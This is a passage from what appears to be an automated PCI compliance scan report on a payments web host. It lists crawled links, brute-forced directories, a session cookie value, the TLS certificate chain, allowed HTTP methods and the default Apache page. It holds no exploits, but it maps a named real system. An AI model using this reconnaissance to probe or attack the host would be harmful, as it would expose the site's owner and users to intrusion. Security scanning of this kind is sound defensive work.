- All the forms in QID 150115 (Authentication Form Found)
- Certain requests from QID 150172 (Requests Crawled)

IMPACT:

N/A

SOLUTION:

N/A

RESULT:

Duration of crawl phase (seconds): 7.00

Number of links: 9

(This number excludes form requests and links re-requested during authentication.)

- https://payments.llpsinc.com/
- https://payments.llpsinc.com/favicon.ico
- https://payments.llpsinc.com/login
- https://payments.llpsinc.com/login?redirect=%2F
- https://payments.llpsinc.com/login?redirect=%2F.
- https://payments.llpsinc.com/login?redirect=%2F_css%2F.
- https://payments.llpsinc.com/login?redirect=%2F_js%2F.
- https://payments.llpsinc.com/login?redirect=%2Fusers%2F.
- https://payments.llpsinc.com/users/request-reset-password

List of Web Directories

port 443 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	86672
Category:	Web server
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2004-09-10 23:40:57.0

THREAT:

Based largely on the HTTP reply code, the following directories are most likely present on the host.

IMPACT:

N/A

SOLUTION:

N/A

RESULT:

Directory Source

- /login/ brute force
- /manual/ brute force
- /manual/images/ brute force
- /login brute force
- /icons/ brute force

/_js/ web page
/manual/ web page
/manual/da/ web page
/manual/de/ web page
/manual/en/ web page
/manual/es/ web page
/manual/fr/ web page
/manual/ja/ web page
/manual/ko/ web page
/manual/pt-br/ web page
/manual/ru/ web page
/manual/tr/ web page
/manual/zh-cn/ web page
/manual/images/ web page
/icons/ web page
/manual/style/ web page
/manual/style/css/ web page
/manual/da/mod/ web page
/manual/da/programs/ web page
/manual/da/misc/ web page
/manual/da/ssl/ web page
/manual/da/rewrite/ web page
/manual/da/vhosts/ web page
/manual/da/howto/ web page
/manual/da/platform/ web page
/manual/da/faq/ web page
/manual/da/developer/ web page
/manual/style/scripts/ web page
/manual/de/mod/ web page
/manual/de/programs/ web page
/manual/de/misc/ web page
/manual/de/ssl/ web page
/manual/de/rewrite/ web page
/manual/de/vhosts/ web page
/manual/de/howto/ web page
/manual/de/platform/ web page
/manual/de/developer/ web page
/manual/en/mod/ web page
/manual/en/programs/ web page
/manual/en/misc/ web page
/manual/en/ssl/ web page
/manual/en/rewrite/ web page
/manual/en/vhosts/ web page
/manual/en/howto/ web page
/manual/en/platform/ web page
/manual/en/developer/ web page
/manual/es/mod/ web page
/manual/es/programs/ web page
/manual/es/misc/ web page
/manual/es/ssl/ web page
/manual/es/rewrite/ web page
/manual/es/vhosts/ web page
/manual/es/howto/ web page
/manual/es/platform/ web page
/manual/es/developer/ web page
/manual/fr/mod/ web page

/manual/fr/programs/ web page
/manual/fr/misc/ web page
/manual/fr/ssl/ web page
/manual/fr/rewrite/ web page
/manual/fr/vhosts/ web page
/manual/fr/howto/ web page
/manual/fr/platform/ web page
/manual/fr/developer/ web page
/manual/ja/mod/ web page
/manual/ja/programs/ web page
/manual/ja/misc/ web page
/manual/ja/ssl/ web page
/manual/ja/rewrite/ web page
/manual/ja/vhosts/ web page
/manual/ja/howto/ web page
/manual/ja/platform/ web page
/manual/ja/developer/ web page
/manual/ko/mod/ web page
/manual/ko/programs/ web page
/manual/ko/misc/ web page
/manual/ko/ssl/ web page
/manual/ko/rewrite/ web page
/manual/ko/vhosts/ web page
/manual/ko/howto/ web page
/manual/ko/platform/ web page
/manual/ko/faq/ web page
/manual/ko/developer/ web page
/manual/pt-br/mod/ web page
/manual/pt-br/programs/ web page
/manual/pt-br/misc/ web page
/manual/pt-br/ssl/ web page
/manual/pt-br/rewrite/ web page
/manual/pt-br/vhosts/ web page
/manual/pt-br/howto/ web page
/manual/pt-br/platform/ web page
/manual/pt-br/faq/ web page
/manual/pt-br/developer/ web page
/manual/ru/mod/ web page
/manual/ru/programs/ web page
/manual/ru/misc/ web page
/manual/ru/ssl/ web page
/manual/ru/rewrite/ web page
/manual/ru/vhosts/ web page
/manual/ru/howto/ web page
/manual/ru/platform/ web page
/manual/ru/developer/ web page
/manual/tr/mod/ web page
/manual/tr/programs/ web page
/manual/tr/misc/ web page
/manual/tr/ssl/ web page
/manual/tr/rewrite/ web page
/manual/tr/vhosts/ web page
/manual/tr/howto/ web page
/manual/tr/platform/ web page
/manual/tr/developer/ web page
/manual/zh-cn/mod/ web page

/manual/zh-cn/programs/ web
page
/manual/zh-cn/misc/ web page
/manual/zh-cn/ssl/ web page
/manual/zh-cn/rewrite/ web page
/manual/zh-cn/vhosts/ web page
/manual/zh-cn/howto/ web page
/manual/zh-cn/platform/ web page
/manual/zh-cn/developer/ web
page
/manual/en/faq/ web page
/manual/es/faq/ web page
/manual/fr/faq/ web page
/manual/tr/faq/ web page
/manual/zh-cn/faq/ web page

List of Web Directories

port 443 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	86672
Category:	Web server
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2004-09-10 23:40:57.0

THREAT:
Based largely on the HTTP reply code, the following directories are most likely present on the host.

IMPACT:
N/A

SOLUTION:
N/A

RESULT:

Directory Source

/login/ brute force
/manual/ brute force
/manual/images/ brute force
/login brute force
/icons/ brute force
/css/ web page
/users/ web page

/_js/ web page
/img/ web page
/manual/ web page
/manual/da/ web page
/manual/de/ web page
/manual/en/ web page
/manual/es/ web page
/manual/fr/ web page
/manual/ja/ web page
/manual/ko/ web page
/manual/pt-br/ web page
/manual/ru/ web page
/manual/tr/ web page
/manual/zh-cn/ web page
/manual/images/ web page
/icons/ web page
/manual/style/ web page
/manual/style/css/ web page
/manual/da/mod/ web page
/manual/da/programs/ web page
/manual/da/misc/ web page
/manual/da/ssl/ web page
/manual/da/rewrite/ web page
/manual/da/vhosts/ web page
/manual/da/howto/ web page
/manual/da/platform/ web page
/manual/da/faq/ web page
/manual/da/developer/ web page
/manual/style/scripts/ web page
/manual/de/mod/ web page
/manual/de/programs/ web page
/manual/de/misc/ web page
/manual/de/ssl/ web page
/manual/de/rewrite/ web page
/manual/de/vhosts/ web page
/manual/de/howto/ web page
/manual/de/platform/ web page
/manual/de/developer/ web page
/manual/en/mod/ web page
/manual/en/programs/ web page
/manual/en/misc/ web page
/manual/en/ssl/ web page
/manual/en/rewrite/ web page
/manual/en/vhosts/ web page
/manual/en/howto/ web page
/manual/en/platform/ web page
/manual/es/mod/ web page
/manual/en/developer/ web page
/manual/es/programs/ web page
/manual/es/misc/ web page
/manual/es/ssl/ web page
/manual/es/rewrite/ web page
/manual/es/vhosts/ web page
/manual/es/howto/ web page
/manual/es/platform/ web page
/manual/es/developer/ web page

/manual/fr/mod/ web page
/manual/fr/programs/ web page
/manual/fr/misc/ web page
/manual/fr/ssl/ web page
/manual/fr/rewrite/ web page
/manual/fr/vhosts/ web page
/manual/fr/howto/ web page
/manual/fr/platform/ web page
/manual/ja/mod/ web page
/manual/fr/developer/ web page
/manual/ja/programs/ web page
/manual/ja/misc/ web page
/manual/ja/ssl/ web page
/manual/ja/rewrite/ web page
/manual/ja/vhosts/ web page
/manual/ko/mod/ web page
/manual/ja/howto/ web page
/manual/ko/programs/ web page
/manual/ja/platform/ web page
/manual/ko/misc/ web page
/manual/ja/developer/ web page
/manual/ko/ssl/ web page
/manual/ko/rewrite/ web page
/manual/pt-br/mod/ web page
/manual/ko/vhosts/ web page
/manual/pt-br/programs/ web page
/manual/ko/howto/ web page
/manual/pt-br/misc/ web page
/manual/ko/platform/ web page
/manual/pt-br/ssl/ web page
/manual/ko/faq/ web page
/manual/pt-br/rewrite/ web page
/manual/ko/developer/ web page
/manual/ru/mod/ web page
/manual/pt-br/vhosts/ web page
/manual/ru/programs/ web page
/manual/pt-br/howto/ web page
/manual/ru/misc/ web page
/manual/pt-br/platform/ web page
/manual/ru/ssl/ web page
/manual/tr/mod/ web page
/manual/pt-br/faq/ web page
/manual/ru/rewrite/ web page
/manual/tr/programs/ web page
/manual/pt-br/developer/ web page
/manual/ru/vhosts/ web page
/manual/tr/misc/ web page
/manual/ru/howto/ web page
/manual/tr/ssl/ web page
/manual/ru/platform/ web page
/manual/tr/rewrite/ web page
/manual/ru/developer/ web page
/manual/tr/vhosts/ web page
/manual/tr/howto/ web page
/manual/zh-cn/mod/ web page
/manual/tr/platform/ web page

/manual/zh-cn/programs/ web
page
/manual/tr/developer/ web page
/manual/zh-cn/misc/ web page
/manual/zh-cn/ssl/ web page
/manual/zh-cn/rewrite/ web page
/manual/zh-cn/vhosts/ web page
/manual/zh-cn/howto/ web page
/manual/zh-cn/platform/ web page
/manual/zh-cn/developer/ web
page

Cookies Collected

port 443 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity: 1 

QID: 150028

Category: Web Application

CVE ID: -

Vendor Reference: -

Bugtraq ID: -

Last Update: 2020-02-19 18:46:27.0

THREAT:

The cookies listed in the Results section were set by the web application during the crawl phase.

IMPACT:

Cookies may potentially contain sensitive information about the user.

Note: Long scan duration can occur if a web application sets a large number of cookies (e.g., 25 cookies or more) and QIDs 150002, 150046, 150047, and 150048 are enabled.

SOLUTION:

Review cookie values to ensure they do not include sensitive information. If scan duration is excessive due to a large number of cookies, consider excluding QIDs 150002, 150046, 150047, and 150048.

RESULT:

Total cookies: 1

PHPSESSID=0dbhj0i5asvahgmlk5jnpqnhif; path=/; domain=1730192-005-static.lnngmiaa.metronetinc.net; SameSite=SameSite=Lax; secure; httponly

List of Web Directories

port 80 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	86672
Category:	Web server
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2004-09-10 23:40:57.0

THREAT:
Based largely on the HTTP reply code, the following directories are most likely present on the host.

IMPACT:
N/A

SOLUTION:
N/A

RESULT:

Directory Source

/manual/ brute force

/manual/images/ brute force

/icons/ brute force

/icons/ web page

/manual/ web page

/manual/da/ web page

/manual/de/ web page

/manual/en/ web page

/manual/es/ web page

/manual/fr/ web page

/manual/ja/ web page

/manual/ko/ web page

/manual/pt-br/ web page

/manual/ru/ web page

/manual/tr/ web page

/manual/zh-cn/ web page

/manual/images/ web page

/manual/style/ web page

/manual/style/css/ web page

/manual/da/mod/ web page

/manual/da/programs/ web page

/manual/da/misc/ web page

/manual/da/ssl/ web page

/manual/da/rewrite/ web page

/manual/da/vhosts/ web page

/manual/da/howto/ web page

/manual/da/platform/ web page

/manual/da/faq/ web page

/manual/da/developer/ web page

/manual/style/scripts/ web page

/manual/de/mod/ web page

/manual/de/programs/ web page
/manual/de/misc/ web page
/manual/de/ssl/ web page
/manual/de/rewrite/ web page
/manual/de/vhosts/ web page
/manual/de/howto/ web page
/manual/de/platform/ web page
/manual/de/developer/ web page
/manual/en/mod/ web page
/manual/en/programs/ web page
/manual/en/misc/ web page
/manual/en/ssl/ web page
/manual/en/rewrite/ web page
/manual/en/vhosts/ web page
/manual/en/howto/ web page
/manual/en/platform/ web page
/manual/en/developer/ web page
/manual/es/mod/ web page
/manual/es/programs/ web page
/manual/es/misc/ web page
/manual/es/ssl/ web page
/manual/es/rewrite/ web page
/manual/es/vhosts/ web page
/manual/es/howto/ web page
/manual/es/platform/ web page
/manual/es/developer/ web page
/manual/fr/mod/ web page
/manual/fr/programs/ web page
/manual/fr/misc/ web page
/manual/fr/ssl/ web page
/manual/fr/rewrite/ web page
/manual/fr/vhosts/ web page
/manual/fr/howto/ web page
/manual/fr/platform/ web page
/manual/fr/developer/ web page
/manual/ja/mod/ web page
/manual/ja/programs/ web page
/manual/ja/misc/ web page
/manual/ja/ssl/ web page
/manual/ja/rewrite/ web page
/manual/ja/vhosts/ web page
/manual/ja/howto/ web page
/manual/ja/platform/ web page
/manual/ja/developer/ web page
/manual/ko/mod/ web page
/manual/ko/programs/ web page
/manual/ko/misc/ web page
/manual/ko/ssl/ web page
/manual/ko/rewrite/ web page
/manual/pt-br/mod/ web page
/manual/ko/vhosts/ web page
/manual/pt-br/programs/ web page
/manual/ko/howto/ web page
/manual/pt-br/misc/ web page
/manual/ko/platform/ web page
/manual/pt-br/ssl/ web page

/manual/ko/faq/ web page
/manual/pt-br/rewrite/ web page
/manual/ko/developer/ web page
/manual/pt-br/vhosts/ web page
/manual/pt-br/howto/ web page
/manual/pt-br/platform/ web page
/manual/pt-br/faq/ web page
/manual/pt-br/developer/ web page
/manual/ru/mod/ web page
/manual/ru/programs/ web page
/manual/ru/misc/ web page
/manual/ru/ssl/ web page
/manual/ru/rewrite/ web page
/manual/tr/mod/ web page
/manual/ru/vhosts/ web page
/manual/tr/programs/ web page
/manual/ru/howto/ web page
/manual/tr/misc/ web page
/manual/ru/platform/ web page
/manual/tr/ssl/ web page
/manual/ru/developer/ web page
/manual/tr/rewrite/ web page
/manual/tr/vhosts/ web page
/manual/tr/howto/ web page
/manual/tr/platform/ web page
/manual/tr/developer/ web page
/manual/zh-cn/mod/ web page
/manual/zh-cn/programs/ web
page
/manual/zh-cn/misc/ web page
/manual/zh-cn/ssl/ web page
/manual/zh-cn/rewrite/ web page
/manual/zh-cn/vhosts/ web page
/manual/zh-cn/howto/ web page
/manual/zh-cn/platform/ web page
/manual/zh-cn/developer/ web
page

SSL Certificate - Information

port 443 / tcp over ssl

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity: 1
QID: 86002
Category: Web server

CVE ID: -
Vendor Reference: -
Bugtraq ID: -
Last Update: 2020-03-07 22:23:33.0

THREAT:
SSL certificate information is provided in the Results section.

IMPACT:
N/A

SOLUTION:
N/A

RESULT:

NAME VALUE
(0)CERTIFICATE 0
(0)Version 3 (0x2)
(0)Serial Number 04:3b:af:ff:62:58:15:54:ce:c9:55:de:d9:11:5b:3d:4c:0b
(0)Signature Algorithm sha256WithRSAEncryption
(0)ISSUER NAME
countryName US
organizationName Let's Encrypt
commonName R10
(0)SUBJECT NAME
commonName crm.llpsinc.com
(0)Valid From Feb 21 07:26:52 2025 GMT
(0)Valid Till May 22 07:26:51 2025 GMT
(0)Public Key Algorithm rsaEncryption
(0)RSA Public Key (2048 bit)
(0) RSA Public-Key: (2048 bit)
(0) Modulus:
(0) 00:cc:0b:d7:8a:ad:d3:b9:22:02:98:0d:dd:7b:a7:
(0) b7:8e:f0:8c:36:27:98:9b:4c:44:d2:33:3a:7f:3d:
(0) 47:16:b7:4d:bf:66:6f:59:25:bc:55:d1:7b:7c:4c:
(0) 27:3d:2c:97:e4:97:07:57:1c:05:10:50:90:57:89:
(0) ab:07:f8:82:c4:d8:91:e8:c6:1f:4b:14:b3:00:97:
(0) 71:ed:c1:3b:e1:2e:d2:42:de:5a:7d:07:90:de:81:
(0) 08:73:65:74:9a:b5:35:92:0e:22:16:8e:18:ee:db:
(0) a8:20:54:1a:83:5b:88:a5:a4:a8:80:b4:5e:d6:bb:
(0) 40:6e:b1:25:d9:8a:21:9c:1b:7d:97:20:1b:a8:e2:
(0) 6a:36:77:21:e9:af:2f:35:4e:e7:93:45:bb:62:69:
(0) 53:af:a3:bf:d6:91:36:e9:6b:45:b4:98:52:81:05:
(0) 91:75:5e:d9:01:be:8c:e7:eb:21:89:3d:bd:82:07:
(0) bf:99:1d:6a:e4:a5:08:e2:90:74:55:69:b9:62:5e:
(0) e0:70:82:6c:3f:df:0c:b7:c2:30:25:c2:ea:28:f4:
(0) e3:ee:5b:0e:92:f0:27:32:7e:77:e3:22:8c:02:e9:
(0) 6f:18:c1:86:c1:54:22:03:16:be:63:e7:d2:27:d3:
(0) e2:71:a5:7f:f1:2f:b2:5d:27:4f:fa:54:23:7c:49:
(0) af:6b
(0) Exponent: 65537 (0x10001)
(0)X509v3 EXTENSIONS
(0)X509v3 Key Usage critical
(0) Digital Signature, Key Encipherment
(0)X509v3 Extended Key Usage TLS Web Server Authentication, TLS Web Client Authentication
(0)X509v3 Basic Constraints critical
(0) CA:FALSE

(0)X509v3 Subject Key Identifier 25:EF:27:76:41:3D:70:08:4C:4D:D2:34:9D:A0:DE:B3:A7:3A:20:CC
(0)X509v3 Authority Key Identifier keyid:BB:BC:C3:47:A5:E4:BC:A9:C6:C3:A4:72:0C:10:8D:A2:35:E1:C8:E8
(0)Authority Information Access OCSP - URI:http://r10.o.lencr.org
(0) CA Issuers - URI:http://r10.i.lencr.org/
(0)X509v3 Subject Alternative Name DNS:crm.llpsinc.com, DNS:payments.llpsinc.com, DNS:pwv.llpsinc.com, DNS:support.llpsinc.com
(0)X509v3 Certificate Policies Policy: 2.23.140.1.2.1
(0)CT Precertificate SCTs Signed Certificate Timestamp:
(0) Version : v1 (0x0)
(0) Log ID : CC:FB:0F:6A:85:71:09:65:FE:95:9B:53:CE:E9:B2:7C:
(0) 22:E9:85:5C:0D:97:8D:B6:A9:7E:54:C0:FE:4C:0D:B0
(0) Timestamp : Feb 21 08:25:22.328 2025 GMT
(0) Extensions: none
(0) Signature : ecdsa-with-SHA256
(0) 30:45:02:21:00:A1:2D:10:AD:06:91:7E:AB:53:A3:A7:
(0) 4F:5F:95:FB:EC:90:84:40:FA:64:4D:47:E8:48:8F:BB:
(0) 29:70:FE:44:5F:02:20:63:5B:57:8F:32:FF:1F:C0:5E:
(0) B6:8C:F9:9A:45:0E:BD:EE:F8:46:A2:79:2C:F1:D5:9C:
(0) C1:57:DB:C1:C4:FF:C8
(0) Signed Certificate Timestamp:
(0) Version : v1 (0x0)
(0) Log ID : CF:11:56:EE:D5:2E:7C:AF:F3:87:5B:D9:69:2E:9B:E9:
(0) 1A:71:67:4A:B0:17:EC:AC:01:D2:5B:77:CE:CC:3B:08
(0) Timestamp : Feb 21 08:25:22.362 2025 GMT
(0) Extensions: none
(0) Signature : ecdsa-with-SHA256
(0) 30:44:02:20:02:D3:0A:26:F2:F0:19:B6:BA:4C:90:DF:
(0) C8:7E:59:E1:47:E5:5F:C0:C3:B0:A8:33:12:7B:D9:5E:
(0) FF:DE:17:9F:02:20:60:47:D1:C1:8E:03:48:C9:D5:81:
(0) 9F:A6:BA:70:93:87:0F:66:F0:6E:BE:25:0C:68:D7:F7:
(0) 4E:6B:59:14:52:76
(0)Signature (256 octets)
(0) a3:89:7b:e8:4c:d1:eb:a2:ad:fc:97:dc:1a:1e:02:f2
(0) 4d:49:ab:e6:e0:6a:a2:bb:b1:b6:21:e0:d1:ed:37:6a
(0) eb:fb:90:2d:6e:8b:5e:3f:0c:6b:e4:ce:87:6d:c0:55
(0) c3:d2:dd:14:a0:46:2d:06:61:d9:8d:2b:ae:cc:3c:ab
(0) 17:e1:4f:be:08:18:59:10:c9:7a:1d:5a:90:cb:15:78
(0) 2d:59:5d:5f:81:e6:98:8d:d3:10:3c:e7:a3:a3:32:ce
(0) c3:14:13:0c:2f:f7:01:d6:6f:8c:c8:08:0c:7b:f9:60
(0) 89:45:97:94:72:05:02:31:cb:c8:d3:88:1b:42:6c:61
(0) 75:f9:ed:7b:90:26:3a:f5:9d:30:f2:54:af:43:b6:28
(0) 6d:1b:6d:92:8d:6f:01:14:52:07:20:67:bf:de:42:69
(0) 31:5d:aa:f6:57:9d:bc:1a:f1:f5:c2:6d:ec:81:57:b7
(0) 14:b7:6f:c0:47:3f:f3:f4:c2:54:ae:fd:99:60:ec:93
(0) 50:76:a7:aa:99:c0:a3:b8:a4:47:5c:8a:e0:bf:b3:9d
(0) 32:27:c8:68:c3:49:2d:5e:21:b4:23:bd:4f:39:9c:49
(0) 56:a1:70:1c:61:f2:b3:1d:ec:f4:da:58:b0:6a:74:89
(0) 04:13:89:59:57:82:19:57:8a:31:4c:a1:39:a0:a6:94
(1)CERTIFICATE 1
(1)Version 3 (0x2)
(1)Serial Number 4b:a8:52:93:f7:9a:2f:a2:73:06:4b:a8:04:8d:75:d0
(1)Signature Algorithm sha256WithRSAEncryption
(1)ISSUER NAME
countryName US
organizationName Internet Security Research Group
commonName ISRG Root X1

(1)SUBJECT NAME

countryName US

organizationName Let's Encrypt

commonName R10

(1)Valid From Mar 13 00:00:00 2024 GMT

(1)Valid Till Mar 12 23:59:59 2027 GMT

(1)Public Key Algorithm rsaEncryption

(1)RSA Public Key (2048 bit)

(1) RSA Public-Key: (2048 bit)

(1) Modulus:

(1) 00:cf:57:e5:e6:c4:54:12:ed:b4:47:fe:c9:27:58:

(1) 76:46:50:28:8c:1d:3e:88:df:05:9d:d5:b5:18:29:

(1) bd:dd:b5:5a:bf:fa:f6:ce:a3:be:af:00:21:4b:62:

(1) 5a:5a:3c:01:2f:c5:58:03:f6:89:ff:8e:11:43:eb:

(1) c1:b5:e0:14:07:96:8f:6f:1f:d7:e7:ba:81:39:09:

(1) 75:65:b7:c2:af:18:5b:37:26:28:e7:a3:f4:07:2b:

(1) 6d:1a:ff:ab:58:bc:95:ae:40:ff:e9:cb:57:c4:b5:

(1) 5b:7f:78:0d:18:61:bc:17:e7:54:c6:bb:49:91:cd:

(1) 6e:18:d1:80:85:ee:a6:65:36:bc:74:ea:bc:50:4c:

(1) ea:fc:21:f3:38:16:93:94:ba:b0:d3:6b:38:06:cd:

(1) 16:12:7a:ca:52:75:c8:ad:76:b2:c2:9c:5d:98:45:

(1) 5c:6f:61:7b:c6:2d:ee:3c:13:52:86:01:d9:57:e6:

(1) 38:1c:df:8d:b5:1f:92:91:9a:e7:4a:1c:cc:45:a8:

(1) 72:55:f0:b0:e6:a3:07:ec:fd:a7:1b:66:9e:3f:48:

(1) 8b:71:84:71:58:c9:3a:fa:ef:5e:f2:5b:44:2b:3c:

(1) 74:e7:8f:b2:47:c1:07:6a:cd:9a:b7:0d:96:f7:12:

(1) 81:26:51:54:0a:ec:61:f6:f7:f5:e2:f2:8a:c8:95:

(1) 0d:8d

(1) Exponent: 65537 (0x10001)

(1)X509v3 EXTENSIONS

(1)X509v3 Key Usage critical

(1) Digital Signature, Certificate Sign, CRL Sign

(1)X509v3 Extended Key Usage TLS Web Client Authentication, TLS Web Server Authentication

(1)X509v3 Basic Constraints critical

(1) CA:TRUE, pathlen:0

(1)X509v3 Subject Key Identifier BB:BC:C3:47:A5:E4:BC:A9:C6:C3:A4:72:0C:10:8D:A2:35:E1:C8:E8

(1)X509v3 Authority Key Identifier keyid:79:B4:59:E6:7B:B6:E5:E4:01:73:80:08:88:C8:1A:58:F6:E9:9B:6E

(1)Authority Information Access CA Issuers - URI:<http://x1.i.lencr.org/>

(1)X509v3 Certificate Policies Policy: 2.23.140.1.2.1

(1)X509v3 CRL Distribution Points

(1) Full Name:

(1) URI:<http://x1.c.lencr.org/>

(1)Signature (512 octets)

(1) 92:b1:e7:41:37:eb:79:9d:81:e6:cd:e2:25:e1:3a:20

(1) e9:90:44:95:a3:81:5c:cf:c3:5d:fd:bd:a0:70:d5:b1

(1) 96:28:22:0b:d2:f2:28:cf:0c:e7:d4:e6:43:8c:24:22

(1) 1d:c1:42:92:d1:09:af:9f:4b:f4:c8:70:4f:20:16:b1

(1) 5a:dd:01:f6:1f:f8:1f:61:6b:14:27:b0:72:8d:63:ae

(1) ee:e2:ce:4b:cf:37:dd:bb:a3:d4:cd:e7:ad:50:ad:bd

(1) bf:e3:ec:3e:62:36:70:99:31:a7:e8:8d:dd:ea:62:e2

(1) 12:ae:f5:9c:d4:3d:2c:0c:aa:d0:9c:79:be:ea:3d:5c

(1) 44:6e:96:31:63:5a:7d:d6:7e:4f:24:a0:4b:05:7f:5e

(1) 6f:d2:d4:ea:5f:33:4b:13:d6:57:b6:ca:de:51:b8:5d

(1) a3:09:82:74:fd:c7:78:9e:b3:b9:ac:16:da:4a:2b:96

(1) c3:b6:8b:62:8f:f9:74:19:a2:9e:03:de:e9:6f:9b:b0

(1) 0f:d2:a0:5a:f6:85:5c:c2:04:b7:c8:d5:4e:32:c4:bf

(1) 04:5d:bc:29:f6:f7:81:8f:0c:5d:3c:53:c9:40:90:8b
(1) fb:b6:08:65:b9:a4:21:d5:09:e5:13:84:84:37:82:ce
(1) 10:28:fc:76:c2:06:25:7a:46:52:4d:da:53:72:a4:27
(1) 3f:62:70:ac:be:69:48:00:fb:67:0f:db:5b:a1:e8:d7
(1) 03:21:2d:d7:c9:f6:99:42:39:83:43:df:77:0a:12:08
(1) f1:25:d6:ba:94:19:54:18:88:a5:c5:8e:e1:1a:99:93
(1) 79:6b:ec:1c:f9:31:40:b0:cc:32:00:df:9f:5e:e7:b4
(1) 92:ab:90:82:91:8d:0d:e0:1e:95:ba:59:3b:2e:4b:5f
(1) c2:b7:46:35:52:39:06:c0:bd:aa:ac:52:c1:22:a0:44
(1) 97:99:f7:0c:a0:21:a7:a1:6c:71:47:16:17:01:68:c0
(1) ca:a6:26:65:04:7c:b3:ae:c9:e7:94:55:c2:6f:9b:3c
(1) 1c:a9:f9:2e:c5:20:1a:f0:76:e0:be:ec:18:d6:4f:d8
(1) 25:fb:76:11:e8:bf:e6:21:0f:e8:e8:cc:b5:b6:a7:d5
(1) b8:f7:9f:41:cf:61:22:46:6a:83:b6:68:97:2e:7c:ea
(1) 4e:95:db:23:eb:2e:c8:2b:28:84:a4:60:e9:49:f4:44
(1) 2e:3b:f9:ca:62:57:01:e2:5d:90:16:f9:c9:fc:7a:23
(1) 48:8e:a6:d5:81:72:f1:28:fa:5d:ce:fb:ed:4e:73:8f
(1) 94:2e:d2:41:94:98:99:db:a7:af:70:5f:f5:be:fb:02
(1) 20:bf:66:27:6c:b4:ad:fa:75:12:0b:2b:3e:ce:03:9e

HTTP Public-Key-Pins Security Header Not Detected

port 443 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity: 1 
QID: 48002
Category: Information gathering
CVE ID: -
Vendor Reference: -
Bugtraq ID: -
Last Update: 2021-07-12 15:16:39.0

THREAT:

HTTP Public Key Pinning (HPKP) is a security feature that tells a web client to associate a specific cryptographic public key with a certain web server to decrease the risk of MITM attacks with forged certificates.

QID Detection Logic:

This QID detects the absence of the Public-Key-Pins HTTP header by transmitting a GET request.

IMPACT:

N/A

SOLUTION:

N/A

RESULT:

HTTP Public-Key-Pins Header missing on port 443.

GET / HTTP/1.1
Host: payments.llpsinc.com
Connection: Keep-Alive

HTTP Methods Returned by OPTIONS Request port 80 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity: 1 
QID: 45056
Category: Information gathering
CVE ID: -
Vendor Reference: -
Bugtraq ID: -
Last Update: 2006-01-16 22:00:56.0

THREAT:
The HTTP methods returned in response to an OPTIONS request to the Web server detected on the target host are listed.

IMPACT:
N/A

SOLUTION:
N/A

RESULT:
Allow: OPTIONS,HEAD,GET,POST

Links Rejected By Crawl Scope or Exclusion List port 443 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity: 1 
QID: 150020
Category: Web Application
CVE ID: -
Vendor Reference: -
Bugtraq ID: -
Last Update: 2022-02-07 16:48:28.0

THREAT:

One or more links were not crawled because of an explicit rule to exclude them. This also occurs if a link is malformed.

Exclude list and Include list entries can cause links to be rejected. If a scan is limited to a specific starting directory, then links outside that directory will neither be crawled or tested.

Links that contain a host name or IP address different from the target application are considered external links and not crawled by default; those types of links are not listed here. This often happens when the scope of a scan is limited to the directory of the starting URL. The scope can be changed in the Web Application Record.

During the test phase, some path-based tests may be rejected if the scan is limited to the directory of the starting URL and the test would fall outside that directory. In these cases, the number of rejected links may be too high to list in the Results section.

IMPACT:

Links listed here were neither crawled or tested by the Web application scanning engine.

SOLUTION:

A link might have been intentionally matched by a exclude or include list entry. Verify that no links in this list were unintentionally rejected.

RESULT:

Links not permitted:

(This list includes links from QIDs: 150010,150041,150143,150170)

External links discovered:

<https://fonts.googleapis.com/css?family=Raleway:400,300,600,500,700,300>

IP based excluded links:

Links rejected during the test phase not reported due to volume of links.

Default Web Page

port 80 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity: 1 

QID: 12230

Category: CGI

CVE ID: -

Vendor Reference: -

Bugtraq ID: -

Last Update: 2019-03-16 03:30:26.0

THREAT:

The Result section displays the default Web page for the Web server.

IMPACT:

N/A

SOLUTION:

N/A

RESULT:

GET / HTTP/1.1

Host: payments.llpsinc.com

Connection: Keep-Alive

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>301 Moved Permanently</title>
</head><body>
<h1>Moved Permanently</h1>
<p>The document has moved <a href="https://payments.llpsinc.com/">here</a>.</p>
<hr>
<address>Apache/2.4.62 (Debian) Server at payments.llpsinc.com Port 80</address>
</body></html>
```

GET / HTTP/1.1

Host: 1730192-005-static.lnngmiaa.metronetinc.net

Connection: Keep-Alive

HTTP/1.1 200 OK

Date: Fri, 28 Feb 2025 19:22:15 GMT

Server: Apache/2.4.62 (Debian)

Last-Modified: Fri, 10 Mar 2023 15:02:23 GMT

ETag: "29cd-5f68d0c6f5dc0"

Accept-Ranges: bytes

Content-Length: 10701

Vary: Accept-Encoding

Keep-Alive: timeout=5, max=96

Connection: Keep-Alive

Content-Type: text/html

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
<title>Apache2 Debian Default Page: It works</title>
<style type="text/css" media="screen">
* {
margin: 0px 0px 0px 0px;
padding: 0px 0px 0px 0px;
}

body, html {
padding: 3px 3px 3px 3px;

background-color: #D8DBE2;

font-family: Verdana, sans-serif;
font-size: 11pt;
text-align: center;
}

div.main_page {
position: relative;
```

display: table;

width: 800px;

margin-bottom: 3px;

margin-left: auto;

margin-right: auto;

padding: 0px 0px 0px 0px;

border-width: 2px;

border-color: #212738;

border-style: solid;

background-color: #FFFFFF;

text-align: center;

}

div.page_header {

height: 99px;

width: 100%;

background-color: #F5F6F7;

}

div.page_header span {

